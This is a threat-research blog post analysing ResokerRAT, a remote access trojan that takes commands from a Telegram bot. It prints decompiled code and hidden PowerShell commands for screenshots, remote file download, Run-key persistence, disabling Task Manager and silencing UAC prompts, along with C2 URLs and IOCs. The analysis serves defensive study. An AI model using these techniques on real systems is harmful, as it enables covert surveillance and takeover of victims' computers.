

Resoker: A Telegram Based Remote Access Trojan

labs.k7computing.com/index.php/resoker-a-telegram-based-remote-access-trojan

Priyadharshini

March 30, 2026

ResokerRAT is a new Remote Access Trojan (RAT) that is controlled through Telegram. It allows an attacker present in a remote location to monitor and control an infected system. Instead of using a normal command-and-control server, the malware uses the Telegram bot API to receive commands on the victim machine and covertly send data back to the attacker.

The malware includes several features such as persistence, privilege escalation, system monitoring and the techniques to avoid detection.




Fig 1: Resoker.exe

Mutex Creation

When we execute Resoker.exe, the malware creates a mutex named **“Global\ResokerSystemMutex”** using the Windows API **CreateMutexW**. This mutex acts as a simple check to make sure that only one instance of the malware runs on the system.

```
FreeConsole();
CreateMutexW((LPSECURITY_ATTRIBUTES)0x0,1,L"Global\\ResokerSystemMutex");
DVar2 = GetLastError();
if (DVar2 == 0xb7) {
    /* WARNING: Subroutine does not return */
    ExitProcess(0);
}
FUN 140002080();
```

Fig 2: Mutex Creation

Anti-Debugging Check

It uses **IsDebuggerPresent** to see if a debugger is attached to the process (check if it is being analyzed or debugged). If a debugger is detected, it triggers a custom exception handling logic.

```

*(undefined8 *) (puVar4 + -8) = 0x14000ac15;
BVar2 = IsDebuggerPresent();
*(undefined1 **) (puVar4 + 0x40) = puVar4 + 0x50;
*(undefined1 **) (puVar4 + 0x48) = local_4d8;
*(undefined8 *) (puVar4 + -8) = 0x14000ac32;
SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)0x0);
*(undefined8 *) (puVar4 + -8) = 0x14000ac3d;
LVar3 = UnhandledExceptionFilter((_EXCEPTION_POINTERS *) (puVar4 + 0x40));
if ((LVar3 == 0) && (BVar2 != 1)) {
    *(undefined8 *) (puVar4 + -8) = 0x14000ac4e;
    FUN_14000ab08();
}
1

```

Fig 3: Anti-Analysis Debugger Check

Administrator Privilege Request

The malware attempts to relaunch the program with administrator privileges. It gets the path of the current executable and uses **ShellExecuteExA** with the “runas” option to start itself again with elevated rights.

```

pppuStack_200 = (undefined8 ***)0x0;
FUN_140008b00(&local_218, "Requesting admin rights...", 0x1a);
FUN_140002c10((char *) &local_218);
if (0xf < pppuStack_200) {
    pppuVar3 = local_218;
    if ((0xffff < (longlong)pppuStack_200 + 1U) &&
        (pppuVar3 = (undefined8 ***)local_218[-1],
         0x1f < (ulonglong)((longlong)local_218 + (-8 - (longlong)pppuVar3)))) {

```

Fig 4: Administrator Privilege Request

If the elevation is successful, the current process exits and the new elevated instance continues running. If the request fails, the program retrieves the error code and reports to the C2 server that it failed to obtain admin rights.

```

BVar1 = ShellExecuteExA(&local_1c8);
if (BVar1 != 0) {
    FUN_140007630(&local_218, "Admin rights granted, exiting current instance");
    FUN_140002c10((char *) &local_218);
    FUN_1400075b0((longlong *) &local_218);
    /* WARNING: Subroutine does not return */
    ExitProcess(0);
}

```

Fig 5: Relaunching with Admin Privileges

Anti-Analysis: Process Termination

Checks the running processes using **Process32NextW** and checks their names. If specific monitoring or analysis tools are detected, the malware opens the process using **OpenProcess** and terminates it using **TerminateProcess** to prevent analysis.

```

        thunk_FUN_140009cc0(pauVar12,pauVar3,(undefined1 (*) [16])"taskmgr.exe",0xb),
        pauVar7 == pauVar3)) || ((longlong)pauVar7 - (longlong)pauVar12 == -1)) {
pauVar12 = (undefined1 (*) [32])local_70;
if (0xf < local_58) {
    pauVar12 = (undefined1 (*) [32])CONCAT71(local_70[0]._1_7_,(undefined1)local_70[0]);
}
if (((10 < local_60) &&
    (pauVar3 = (undefined1 (*) [32])(*pauVar12 + local_60),
    pauVar7 = (undefined1 (*) [32])
        thunk_FUN_140009cc0(pauVar12,pauVar3,(undefined1 (*) [16])"proccexp.exe",0xb)
    , pauVar7 != pauVar3)) && ((longlong)pauVar7 - (longlong)pauVar12 != -1))
goto LAB_140002599;
pauVar12 = (undefined1 (*) [32])local_70;
if (0xf < local_58) {
    pauVar12 = (undefined1 (*) [32])CONCAT71(local_70[0]._1_7_,(undefined1)local_70[0]);
}
if (((0x10 < local_60) &&
    (pauVar3 = (undefined1 (*) [32])(*pauVar12 + local_60),
    pauVar7 = (undefined1 (*) [32])
        thunk_FUN_140009cc0(pauVar12,pauVar3,
            (undefined1 (*) [16])"ProcessHacker.exe",0x11),
    pauVar7 != pauVar3)) && ((longlong)pauVar7 - (longlong)pauVar12 != -1))

```

Fig 6: Anti-Analysis Process Termination

The list of processes being terminated by the ResokerRAT are as follows

- Taskmgr.exe
- Procexp.exe
- ProcessHacker.exe

Keyboard Hooking Behavior

The malware installs a global keyboard hook using the Windows API [SetWindowsHookExW](#) with the [WH_KEYBOARD_LL](#) flag. This allows it to monitor keyboard input across the entire system.

```

hmod = GetModuleHandleW((LPCWSTR)0x0);
DAT_140014940 = SetWindowsHookExW(0xd,FUN_140002890,hmod,0);
DAT_140014950 =
    CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_1400067f0,(LPVOID)0x0,0,(LPDWORD)0x0);
CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_1400022f0,(LPVOID)0x0,0,(LPDWORD)0x0);
local_80._0_8_ = (void *)0x0;

```

Fig 7: Keyboard Hook Using SetWindowsHookExW

Instead of logging keystrokes, the malware monitors and blocks specific key combinations, including:

- ALT + TAB
- ALT + F4
- CTRL + SHIFT + ESC
- CTRL + ALT + DEL
- Windows Key

When these combinations are detected, the hook function prevents them from being operational.

Command-Based Remote Control

The ResokerRAT supports multiple commands that allow the attacker to control the infected system remotely. When a command is received, the malware checks the command string and triggers the corresponding function to perform the requested action.

The following sections explain how each command works and the function responsible for executing it.

/screenshot Command

The **/screenshot** command allows the attacker to capture the victim's screen. When this command is received, the malware creates a folder named "**Screenshots**" in the directory where malware executes and triggers the screenshot function, which captures the current screen and saves it as an image file. This enables the attacker to monitor the victim's activity visually.

```
local d0 = param 1;
CreateDirectoryA("screenshots", (LPSECURITY_ATTRIBUTES)0x0);
uVar8 = _time64((__time64_t *)0x0);
pcVar20 = (char *)((longlong)&local_58 + 5);
if ((longlong)uVar8 < 0) {
    uVar8 = -uVar8;
    do {
```

Fig 8: Creates a folder for screenshots

To capture the screen, the malware runs a **hidden PowerShell command**. This command loads the **System.Windows.Forms** and **System.Drawing** libraries, retrieves the current screen size, creates a bitmap image, and copies the screen content using the **CopyFromScreen** method. The captured image is then saved as a **PNG file** in the **screenshots** folder.

```
powershell -WindowStyle Hidden -Command "
Add-Type -AssemblyName System.Windows.Forms;
$Screen = [System.Windows.Forms.SystemInformation]::VirtualScreen;
$Bitmap = New-Object System.Drawing.Bitmap $Screen.Width, $Screen.Height;
$Graphics = [System.Drawing.Graphics]::FromImage($Bitmap);
$Graphics.CopyFromScreen($Screen.X, $Screen.Y, 0, 0, $Bitmap.Size);
$Bitmap.Save('screenshot.png');
"
```

Fig 9: Powershell command for Screenshot

Since the command is executed with **-WindowStyle Hidden**, the screenshot is taken silently without showing any window to the user.

/block_taskmgr

The **/block_taskmgr** command is used to **disable the Windows Task Manager** on the infected system. When the command is received, the malware modifies a Windows registry value called **DisableTaskMgr** and sets it to **1**. After this change, the user will not be able to open Task Manager. This helps the malware hide its activity and prevents the user from terminating the malicious process.

```

local_20[0] = '\x01';
local_20[1] = '\0';
local_20[2] = '\0';
local_20[3] = '\0';
LVar1 = RegOpenKeyExA((HKEY)0xffffffff80000001,
                    "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",0,2,
                    &local_28);
if (LVar1 == 0) {
    RegSetValueExA(local_28,"DisableTaskMgr",0,4,local_20,4);
    RegCloseKey(local_28);
    local_48 = (void *)0x0;
    uStack_40 = 0;
    local_38 = 0;
    uStack_30 = 0;
    FUN_140008b00(&local_48,"Task Manager blocked",0x14);

```

Fig 10: Disable Task Manager

/unlock_taskmgr

To maintain stealth and maybe not to raise suspicion ,the malware changes the same registry value **DisableTaskMgr** back to **0**, which **re-enables the Windows Task Manager**. Once this value is restored, the user can open Task Manager normally again.

```

if (LVar4 == 0) {
    RegSetValueExA(local_298,"DisableTaskMgr",0,4,(BYTE *)local_1b8,4);
    RegCloseKey(local_298);
    local_338 = (char *)0x0;
    ppppppuStack_330 = (undefined8 *)0x0;
    local_328 = (undefined8 *)0x0;
    ppppppuStack_320 = (undefined8 *)0x0;
    FUN_140008b00(&local_338,"Task Manager unblocked",0x16);
    FUN_140002c10((char *)&local_338);

```

Fig 11: Enable Task Manager

/startup

This command is used to **establish persistence** on the infected system. When executed, the malware adds its executable path to a Windows **Run** registry value named **"Resoker"** under HKCU\Software\Microsoft\Windows\CurrentVersion\Run so that it runs automatically every time the system starts.

```

RegSetValueExA(local_290,"Resoker",0,1,local_158,(int)LVar12 + 1);
RegCloseKey(local_290);
local_338 = (char *)0x0;
ppppppuStack_330 = (undefined8 *)0x0;
local_328 = (undefined8 *)0x0;

```

Fig 12: Persistence Mechanism

After creating this registry entry, the malware **sends** a confirmation message **"Added to startup"**.

```

ppppppuStack_320 = (undefined8 *****)0x0;
FUN_140008b00(&local_338,"Added to startup",0x10);
FUN_140002c10((char *)&local_338);
if (0xf < ppppppuStack_320) {
    pppppppcVar16 = local_338;
    if ((0xffff < (longlong)pppppppuStack_320 + 1U) &&

```

Fig 13: Startup Confirmation Message

/uac-min Command

When the malware receives the **/uac-min** command, it tries to make Windows security much weaker without the user noticing anything.

Instead of turning off User Access Control (UAC) completely, it quietly changes a few important registry settings.

First, it disables UAC prompts by setting **ConsentPromptBehaviorAdmin** to **0**. This means programs running with admin rights can perform privileged actions without showing any popup to the user.

```

if (LVar1 == 0) {
    local_20[0] = '\0';
    local_20[1] = '\0';
    local_20[2] = '\0';
    local_20[3] = '\0';
    RegSetValueExA(local_28,"ConsentPromptBehaviorAdmin",0,4,local_20,4);
    local_48 = (void *)0x0;
    uStack_40 = 0;
    local_38 = 0;
    uStack_30 = 0;
    FUN_140008b00(&local_48,"Set ConsentPromptBehaviorAdmin = 0 (no prompt)",0x30);
    FUN_140002c10((char *)&local_48);

```

Fig 14: ConsentPromptBehaviourAdmin

Next, it disables the secure desktop by setting **PromptOnSecureDesktop** to **0**. Normally, UAC prompts appear on a protected screen (the screen dims). By turning this off, even if a prompt appears, it is no longer isolated or protected.

```

local_20[0] = '\0';
local_20[1] = '\0';
local_20[2] = '\0';
local_20[3] = '\0';
RegSetValueExA(local_28,"PromptOnSecureDesktop",0,4,local_20,4);
local_48 = (void *)0x0;
uStack_40 = 0;
local_38 = 0;
uStack_30 = 0;
FUN_140008b00(&local_48,"Set PromptOnSecureDesktop = 0 (secure desktop off)",0x34);
FUN_140002c10((char *)&local_48);

```

Fig 15: Disable PromptOnSecuredesktop

Finally, it keeps **EnableLUA** set to **1**, which means UAC still looks like it is enabled. This is important because fully disabling UAC would require a reboot and might raise suspicion.

```

local_20[0] = '\x01';
local_20[1] = '\0';
local_20[2] = '\0';
local_20[3] = '\0';
RegSetValueExA(local_28,"EnableLUA",0,4,local_20,4);
local_48 = (void *)0x0;
uStack_40 = 0;
local_38 = 0;
uStack_30 = 0;
FUN_140008b00(&local_48,"Set EnableLUA = 1 (UAC enabled but silent)",0x2c);
FUN_140002c10((char *)&local_48);

```

Fig 16: Keeps UAC Enabled

/uac-max Command

When /uac-max command is executed, the malware changes the same registry values back to their default state:

- ConsentPromptBehaviorAdmin = 2 → UAC prompts are enabled again
- PromptOnSecureDesktop = 1 → Secure desktop (dimmed screen) is restored
- EnableLUA = 1 → UAC remains enabled

The malware checks the **PromptOnSecureDesktop** setting, and if its value is **0**, it modifies it to 1 (secure desktop ON).

```

local_20[0] = '\x01';
local_20[1] = '\0';
local_20[2] = '\0';
local_20[3] = '\0';
RegSetValueExA(local_28,"PromptOnSecureDesktop",0,4,local_20,4);
local_48 = (void *)0x0;
uStack_40 = 0;
local_38 = 0;
uStack_30 = 0;
FUN_140008b00(&local_48,"Set PromptOnSecureDesktop = 1 (secure desktop on)",0x33);
FUN_140002c10((char *)&local_48);

```

Fig 17: Enable PromptOnSecureDesktop

Then again it checks the **ConsentPromptBehaviourAdmin** setting ,and if its value is 0,it changes it to 2 (prompt on).

```

if (LVar1 == 0) {
    local_20[0] = '\x02';
    local_20[1] = '\0';
    local_20[2] = '\0';
    local_20[3] = '\0';
    RegSetValueExA(local_28,"ConsentPromptBehaviorAdmin",0,4,local_20,4);
    local_48 = (void *)0x0;
    uStack_40 = 0;
    local_38 = 0;
    uStack_30 = 0;
    FUN_140008b00(&local_48,"Set ConsentPromptBehaviorAdmin = 2 (always prompt)",0x34);
}

```

Fig 18: Enable ConsentPromptBehaviorAdmin

Finally, it makes sure the UAC setting is enabled.

```

LVar1 = RegQueryValueExA(local_28,"EnableLUA", (LPDWORD)0x0, (LPDWORD)0x0, (LPBYTE)local_18,
&local_1c);
if ((LVar1 == 0) && (local_18[0] != 1)) {
    local_20[0] = '\x01';
    local_20[1] = '\0';
    local_20[2] = '\0';
    local_20[3] = '\0';
    RegSetValueExA(local_28,"EnableLUA",0,4,local_20,4);
    local_48 = (void *)0x0;
    uStack_40 = 0;
    local_38 = 0;
    uStack_30 = 0;
    FUN_140008b00(&local_48," Set EnableLUA = 1 (UAC enabled)",0x21);

```

Fig 19: Ensures the UAC is enabled

/download Command

This command allows the malware to download additional files from the internet based on the attacker's input. It takes a URL and a file name, then builds the full path at runtime and saves the file inside a local **downloads** folder.




Fig 20: Download additional Payloads

To perform the download, it uses a hidden PowerShell command, so the user does not see anything happening. After execution, it checks whether the file was successfully downloaded and may report the result back to the attacker.

```

powershell -WindowStyle Hidden -Command "
try {
    Invoke-WebRequest -Uri '<URL>' -OutFile 'downloads\<filename>'
} catch { }
"

```

Fig 21: Stealthy File Download via PowerShell

Command & Control via Telegram

The malware establishes a Command-and-Control (C2) channel using Telegram. It constructs a URL containing a Telegram bot token and chat ID, which allows it to receive commands from the attacker and send back collected data.

MITRE ATT&CK Mapping

Attack Tactic	Technique ID	Technique	Behaviour
Execution	T1059.001	Powershell	Attempts to execute suspicious PowerShell command arguments
Registry	T1547.001	Set Registry Value	Persist via Run registry key
Privilege Escalation	T1134	Access Token Manipulation	Modify Access Privilege
Defence Evasion	T1202	Indirect Command Execution	Executes indirect PowerShell commands to capture screenshot, download files from C2 server and send the collected data to the C2 server
Defence Evasion	T1562.001	Impair Defences	Disable Task Manager
Defence Evasion	T1564.003	Hidden Window	PowerShell starts with hidden window
Discovery	T1057	Process Discovery	Enumerates running process
Credential Access	T1056.001	Input Capture	Log keystrokes via application hook
Command & Control	T1071	Application Layer Protocol	TCP communication with remote system
Command & Control	T1573	Encrypted channel	Establishes an encrypted HTTPS connection to Telegram Bot

Observed Command & Control(C2)

- `hxxps[://]api.telegra[m.]org/bot8679995457[:]AAHil3UDWmJaj4etgl4fAZK_wo4KJfhXLWc/getUpdates?offset=1&timeout=5`
- `149[.]154[.]166[.]110`
- `hxxps[://]api.telegram[.org]/bot8679995457[:]AAHil3UDWmJaj4etgl4fAZK_wo4KJfhXLWc/sendMessage?chat_id=8558596408&text=??%20RESOKER%20activated%20(hidden%20mode)&parse_mode=HTML`

- hxxp[s://]
[api.]telegram[.]org/bot8679995457:AAHil3UDWmJaj4etgl4fAZK_wo4KJfhXLWc/sendMessage?
chat_id=8558596408&text=??
%20%3Cb%3ERESOKER%20ACTIVE%3C/b%3E%0A%0ACommands:%0A/screenshot%20-
%20take%20screenshot%0A/download%20[URL]%20[name]%20-
%20download%20file%0A/block_taskmgr%20-
%20block%20Task%20Manager%0A/unblock_taskmgr%20-
%20unblock%20Task%20Manager%0A/startup%20-%20add%20to%20startup%0A/uac_min%20-
%20set%20UAC%20to%20minimum%20(silent%20mode)%0A/uac_max%20-
%20set%20UAC%20to%20maximum%20(secure%20mode)%0A/help%20-
%20help&parse_mode=HTML
- hxxps[://]api[.]telegram[.]org/bot8679995457[:]AAHil3UDWmJaj4etgl4fAZK_wo4KJfhXLWc/sendMessage?
chat_id=8558596408&text=??%20Taking%20screenshot[.][.].]&parse_mode=HTML

IOCs

Hash	File Name	Detection name
7a1d6c969e34ea61b2ea7a714a56d143	Resoker.exe	Trojan (0001140e1)

References:

<https://twitter.com/suyog41/status/2031232015652237815>

<https://www.virustotal.com/gui/file/7d09d90d62933d39fed10886140559fea3bfc5720375d6053245da24c9d713e9/detection>